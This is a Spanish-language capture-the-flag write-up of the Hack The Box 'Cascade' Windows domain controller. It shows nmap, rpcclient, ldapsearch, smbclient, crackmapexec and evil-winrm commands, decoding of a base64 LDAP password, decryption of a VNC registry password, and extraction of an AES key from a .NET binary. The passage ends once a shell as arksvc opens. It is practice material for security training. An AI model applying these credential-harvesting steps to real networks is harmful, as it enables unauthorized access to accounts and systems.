Writeup CTF Cascade
Hack The Box

Contenido

0- Introducción

Cascade es una máquina Windows que trata sobre la recuperación de credenciales de la enumeración de Windows. Encontraré las credenciales de una cuenta en los resultados de LDAP y las usaré para obtener acceso a SMB, donde encuentro una configuración de VNC con una contraseña de usuario diferente. A partir de ahí, obtengo un shell y acceso a una base de datos SQLite y un programa que lee y descifra una contraseña.

Esa contraseña permite el acceso a una cuenta que es miembro del grupo de reciclaje de AD, que puedo usar para encontrar una cuenta de administrador temporal eliminada con una contraseña, que aún funciona para la cuenta de administrador principal, proporcionando un Shell.

1- Enumeración

Comenzamos enumerando los servicios que tiene abiertos nuestro objetivo.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ sudo nmap -p- --min-rate 5000 --open -Pn -n -sS -vvv 10.10.10.182 -oG allports
```

```
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
49154/tcp open  unknown          syn-ack ttl 127
49155/tcp open  unknown          syn-ack ttl 127
49157/tcp open  unknown          syn-ack ttl 127
49158/tcp open  unknown          syn-ack ttl 127
49170/tcp open  unknown          syn-ack ttl 127
```



```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ sudo nmap -p 53,88,135,139,389,445,636,3268,3269,5985,49154,49155,49157,49158,49170 -sVC -Pn -n -vvv 10.10.10.182 -oN targeted
```

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-04-17 21:05:26Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49154/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49170/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

Tenemos bastantes puertos abiertos. Sin embargo, Kerberos (88), LDAP (389) y SMB (445) son los más interesantes. Nmap ya nos da un poco de información sobre el dominio al darnos el nombre de dominio: cascade.local . Revisando rápidamente SMB, parece que

no tenemos ningún acceso como usuario anónimo. Por lo tanto, revisemos LDAP y veamos si obtenemos alguna información útil.

Vamos a enumerar los usuarios del dominio con rpcclient.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ rpcclient -U '' -N 10.10.10.182
rpcclient $> enumdomusers
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
rpcclient $> exit

┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ pico users.txt

┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ cat users.txt | awk -F\[ '{print $2}' | awk -F\]  '{print $1}'
CascGuest
arksvc
s.smith
r.thompson
util
j.wakefield
s.hickson
j.goodhand
a.turnbull
e.crowe
b.hanson
d.burman
BackupSvc
j.allen
i.croft
```


Para enumerar LDAP, primero obtendré el contexto de naming context:

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ ldapsearch -h 10.10.10.182 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingContexts: DC=cascade,DC=local
namingContexts: CN=Configuration,DC=cascade,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=cascade,DC=local
namingContexts: DC=DomainDnsZones,DC=cascade,DC=local
namingContexts: DC=ForestDnsZones,DC=cascade,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Para volcar todo en un archivo ejecutamos:

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ ldapsearch -h 10.10.10.182 -x -b "DC=cascade,DC=local" > ldap-anonymous
```

Si quisiera obtener solo a las personas, ejecutaríamos:

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ ldapsearch -h 10.10.10.182 -x -b "DC=cascade,DC=local" '(objectClass=person)' > ldap-people
```

Mirando a través de los datos, Ryan Thompson tiene un elemento de datos extra interesante al final cascadeLegacyPwd:

```
# Ryan Thompson, Users, UK, cascade.local
dn: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Ryan Thompson
sn: Thompson
givenName: Ryan
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109193126.0Z
whenChanged: 20200323112031.0Z
displayName: Ryan Thompson
uSNCreated: 24610
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNChanged: 295010
name: Ryan Thompson
objectGUID:: LfpD6qngUkupEy9bFXBBjA==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132247339091081169
lastLogoff: 0
lastLogon: 132247339125713230
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

Parece una contraseña codificada en base64. Vamos a decodificarla de la siguiente manera:

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ echo clk0bjVldmE= | base64 -d
rY4n5eva
```

Vamos a comprobar si con esta contraseña y el usuario r.thompson podemos conectarnos a través de WinRM.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ crackmapexec winrm 10.10.10.182 -u r.thompson -p rY4n5eva
SMB         10.10.10.182    5985   CASC-DC1         [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
HTTP        10.10.10.182    5985   CASC-DC1         [*] http://10.10.10.182:5985/wsman
WINRM       10.10.10.182    5985   CASC-DC1         [-] cascade.local\r.thompson:rY4n5eva
```

No obtuvimos acceso a través de WinRM.

Probamos con SMB.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ crackmapexec smb 10.10.10.182 -u r.thompson -p rY4n5eva
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.lo
cal) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [+] cascade.local\r.thompson:rY4n5eva
```

Vamos a comprobar que recursos podemos enumerar a través de SMB.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ smbclient -L //10.10.10.182// -U 'cascade.local\r.thompson'
Enter CASCADE.LOCAL\r.thompson's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Audit$          Disk
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        print$          Disk      Printer Drivers
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.182 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Tanto el recurso Audit como el Data me parecen muy interesantes. También podríamos haber usado smbmap para enumerar estos recursos compartidos.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ smbmap -H 10.10.10.182 -u r.thompson -p rY4n5eva
[+] IP: 10.10.10.182:445        Name: cascade.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  NO ACCESS
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        SYSVOL                                                  READ ONLY       Logon server share
```


Smbmap además de enumerar los recursos compartidos, también nos brinda información sobre nuestros permisos para cada recurso compartido. Esto muestra que no tenemos acceso al recurso Audit.

Otra forma de realizar la enumeración de recursos compartidos es utilizando la herramienta enum4linux.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ enum4linux -a -u r.thompson -p rY4n5eva 10.10.10.182
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Apr 18 12:39:08 2022
```

```
 ========================================
|    Share Enumeration on 10.10.10.182    |
 ========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
do_connect: Connection to 10.10.10.182 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Audit$          Disk
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        print$          Disk      Printer Drivers
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.182
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.182/ADMIN$   Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.182/Audit$   Mapping: OK     Listing: DENIED
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.182/C$       Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.182/Data     Mapping: OK, Listing: OK
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.182/IPC$     [E] Can't understand response:
NT_STATUS_INVALID_PARAMETER listing \*
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.182/NETLOGON Mapping: OK, Listing: OK
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.182/print$   Mapping: OK, Listing: OK
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.182/SYSVOL   Mapping: OK, Listing: OK
```

Ahora que sabemos que el único recurso compartido interesante al que podemos acceder es Data, enumeraremos este recurso compartido.


```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade/files]
└─$ smbclient --user r.thompson //10.10.10.182/data rY4n5eva
Try "help" to get a list of possible commands.
smb: \> mask ""
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
NT_STATUS_ACCESS_DENIED listing \Contractors\*
NT_STATUS_ACCESS_DENIED listing \Finance\*
NT_STATUS_ACCESS_DENIED listing \Production\*
NT_STATUS_ACCESS_DENIED listing \Temps\*
getting file \IT\Email Archives\Meeting_Notes_June_2018.html of size 2522 as IT/Email Archives/Meeting_Notes_June_201
8.html (8.0 KiloBytes/sec) (average 8.0 KiloBytes/sec)
getting file \IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log of size 1303 as IT/Logs/Ark AD Recycle Bin/ArkAdRecycleB
in.log (3.4 KiloBytes/sec) (average 5.5 KiloBytes/sec)
getting file \IT\Logs\DCs\dcdiag.log of size 5967 as IT/Logs/DCs/dcdiag.log (22.2 KiloBytes/sec) (average 10.1 KiloBy
tes/sec)
getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as IT/Temp/s.smith/VNC Install.reg (9.8 KiloBytes/sec) (av
erage 10.0 KiloBytes/sec)
smb: \>
```

De las cinco carpetas descargar, solo IT contienen archivos. Vamos a ver qué información contiene.

Tras listar los archivos que encontramos en la carpeta IT, encontramos un archivo interesante en el directorio “IT/Temp/s.smith/VNC Install.reg”.

```
└─$ cat VNC\ Install.reg
••Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
"GrabTransparentWindows"=dword:00000001
"SaveLogToAllUsersPath"=dword:00000000
"RunControlInterface"=dword:00000001
"IdleTimeout"=dword:00000000
"VideoClasses"=""
"VideoRects"=""
```


En el fichero de instalación de VNC encontramos un candidato a contraseña cifrada “Password”=hex:6b,cf,2a,4b,6e,5a,ca,0f.`

Para descifrar esta contraseña, vamos a utilizar la herramienta vncpasswd.py, que podemos descargar en el enlace.

```
┌──(kali㉿kali)-[~/vncpasswd.py]
└─$ python2 ./vncpasswd.py -d -H 6bcf2a4b6e5aca0f

Decrypted Bin Pass= 'sT333ve2'
Decrypted Hex Pass= '7354333333766532'
```

2- Flag user.txt

Ahora que tenemos contraseña para el usuario s.smith, vamos a probar si estas credenciales son correctas con crackmapexec.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ crackmapexec winrm 10.10.10.182 -u s.smith -p 'sT333ve2' -d cascade.local
HTTP        10.10.10.182    5985   10.10.10.182     [*] http://10.10.10.182:5985/wsman
WINRM       10.10.10.182    5985   10.10.10.182     [+] cascade.local\s.smith:sT333ve2 (Pwn3d!)
```

Esto significa que podemos conectarnos con estas credenciales a la máquina víctima utilizando las credenciales del usuario s.smith. Nos conectamos a la máquina víctima con la tool evil-winrm, y buscar, la flag user.txt

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ evil-winrm -i 10.10.10.182 -u s.smith -p 'sT333ve2'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\s.smith\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\s.smith\Desktop> dir


    Directory: C:\Users\s.smith\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         4/18/2022   5:35 PM             34 user.txt
-a----          2/4/2021   4:24 PM           1031 WinDirStat.lnk


*Evil-WinRM* PS C:\Users\s.smith\Desktop> type user.txt
facfc00e
*Evil-WinRM* PS C:\Users\s.smith\Desktop>
```


3- Elevación de privilegios

Una vez obtenida la flag de usuario, vamos a a intentar saltar a otro usuario o al administrador. Vamos a utilizar smbclient para verificar los recursos compartidos para el usuario s.smith.


```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ smbclient -U s.smith -L \\10.10.10.182
Enter WORKGROUP\s.smith's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Audit$          Disk
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        print$          Disk      Printer Drivers
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.182 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

No pudimos acceder al recurso Audit$ con el usuario r.thompson, pero con el usuario s.smith, sí que tenemos acceso a eso.



Dentro del recurso compartido Audit$ encontramos una base de datos Audit y un archivo ejecutable CascAudit.exe.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade/files_s_smith]
└─$ file CascAudit.exe
CascAudit.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows

┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade/files_s_smith]
└─$ cd DB

┌──(kali㉿kali)-[~/…/HackTheBox/Cascade/files_s_smith/DB]
└─$ file Audit.db
Audit.db: SQLite 3.x database, last written using SQLite version 3027002, file counter 60, database pages 6, 1st fre
e page 6, free pages 1, cookie 0x4b, schema 4, UTF-8, version-valid-for 60
```

El ejecutable es un ensamblado .NET y el archivo es una base de datos SQLite.

Vamos a empezar inspeccionando el archivo de base de datos, para ello ejecutamos el cliente sqlite3.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade/files_s_smith]
└─$ sqlite3 Audit.db
SQLite version 3.38.2 2022-03-26 13:51:10
Enter ".help" for usage hints.
sqlite> .schema
CREATE TABLE IF NOT EXISTS "Ldap" (
        "Id"    INTEGER PRIMARY KEY AUTOINCREMENT,
        "uname" TEXT,
        "pwd"   TEXT,
        "domain"        TEXT
);
CREATE TABLE sqlite_sequence(name,seq);
CREATE TABLE IF NOT EXISTS "Misc" (
        "Id"    INTEGER PRIMARY KEY AUTOINCREMENT,
        "Ext1"  TEXT,
        "Ext2"  TEXT
);
CREATE TABLE IF NOT EXISTS "DeletedUserAudit" (
        "Id"    INTEGER PRIMARY KEY AUTOINCREMENT,
        "Username"      TEXT,
        "Name"  TEXT,
        "DistinguishedName"     TEXT
);
sqlite>
```



```
sqlite> SELECT * from Ldap;
1|ArkSvc|BQO5l5Kj9MdErXx6Q6AGOw==|cascade.local
sqlite>
```

La tabla Ldap contiene el nombre ‘ArkSvc’ y lo que parece una password 'BQO5l5Kj9MdErXx6Q6AGOw==’.

```
sqlite> SELECT * from DeletedUserAudit;
6|test|Test
DEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d|CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
7|deleted|deleted guy
DEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef|CN=deleted guy\0ADEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef,CN=Deleted Objects,DC=cascade,DC=local
9|TempAdmin|TempAdmin
DEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a|CN=TempAdmin\0ADEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a,CN=Deleted Objects,DC=cascade,DC=local
sqlite>
```

La tabla DeletedUserAudit contiene información sobre las cuentas eliminadas donde TempAdmin es una de ellas, pero donde no vemos ni contraseñas ni hashes.

```
┌──(kali㉿kali)-[~/…/HackTheBox/Cascade/files_s_smith/DB]
└─$ echo -ne BQO5l5Kj9MdErXx6Q6AGOw== | base64 -d
◆◆◆◆◆◆D◆|zC◆;
```

La contraseña parece estar encriptada o no esta codificada en base64. Intentamos decodificarla utilizando otras bases, pero no fue posible. Vamos a analizar los otros archivos descargados.

Ingeniería reversa

El archivo CascAudit.exe es un programa utilizado por la base de datos Audit.db. El archivo CascCrypto.dll es un archivo dll utilizado por el programa CascAudit.exe, que contiene las funciones de cifrado y descifrado de este último.

Al depurar el archivo “CascAudit.exe”, con la herramienta dotPeek, encontramos una clave.

```
string str = string.Empty;
string empty2 = string.Empty;
try
{
  connection.Open();
  using (SQLiteCommand sqLiteCommand = new SQLiteCommand("SELECT * FROM LDAP", connection))
  {
    using (SQLiteDataReader sqLiteDataReader = sqLiteCommand.ExecuteReader())
    {
      sqLiteDataReader.Read();
      empty1 = Conversions.ToString(sqLiteDataReader["Uname"]);
      empty2 = Conversions.ToString(sqLiteDataReader["Domain"]);
      string EncryptedString = Conversions.ToString(sqLiteDataReader["Pwd"]);
      try
      {
        str = Crypto.DecryptString(EncryptedString, "c4scadek3y654321");
      }
      catch (Exception ex)
      {
        ProjectData.SetProjectError(ex);
        Console.WriteLine("Error decrypting password: " + ex.Message);
        ProjectData.ClearProjectError();
        return;
      }
    }
  }
  connection.Close();
}
catch (Exception ex)
{
  ProjectData.SetProjectError(ex);
  Console.WriteLine("Error getting LDAP connection data From database: " + ex.Message);
  ProjectData.ClearProjectError();
  return;
}
```



La key es c4scadek3y654321.

Con respecto a la DLL CascCrypto, el análisis del método DecryptString revelará el algoritmo de cifrado utilizado, en este caso, AES en modo CBC, así como el valor del vector IV: 1tdyjCbY1Ix49842. También nos confirma que la cadena final está codificada en formato Base64.

```
public static string DecryptString(string EncryptedString, string Key)
{
  byte[] buffer = Convert.FromBase64String(EncryptedString);
  Aes aes = Aes.Create();
  aes.KeySize = 128;
  aes.BlockSize = 128;
  aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
  aes.Mode = CipherMode.CBC;
  aes.Key = Encoding.UTF8.GetBytes(Key);
  using (MemoryStream memoryStream = new MemoryStream(buffer))
  {
```

Con las tres claves encontradas en los archivos descargados, ya tenemos todo lo necesario para descifrar la contraseña del usuario ArkSvc, IV: 1tdyjCbY1Ix49842, Key: c4scadek3y654321 y la cadena cifrada: BQO5l5Kj9MdErXx6Q6AGOw==.

En el código fuente podemos ver que usa AES 128 bits o cbc. Con CyberChef podemos extraer la contraseña.



Con el usuario arksvc y la password w3lc0meFr31nd, vamos a intentar conectarnos a la máquina víctima a través de evil-winrm. Antes comprobamos si las credenciales son correctas con crackmapexec.

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec winrm 10.10.10.182 -u arksvc -p 'w3lc0meFr31nd' -d cascade.local
HTTP        10.10.10.182    5985   10.10.10.182     [*] http://10.10.10.182:5985/wsman
WINRM       10.10.10.182    5985   10.10.10.182     [+] cascade.local\arksvc:w3lc0meFr31nd (Pwn3d!)
```


Sabiendo que las credenciales son correctas, vamos a conectarnos al objetivo con evil-winrm.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Cascade]
└─$ evil-winrm -i 10.10.10.182 -u arksvc -p 'w3lc0meFr31nd'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

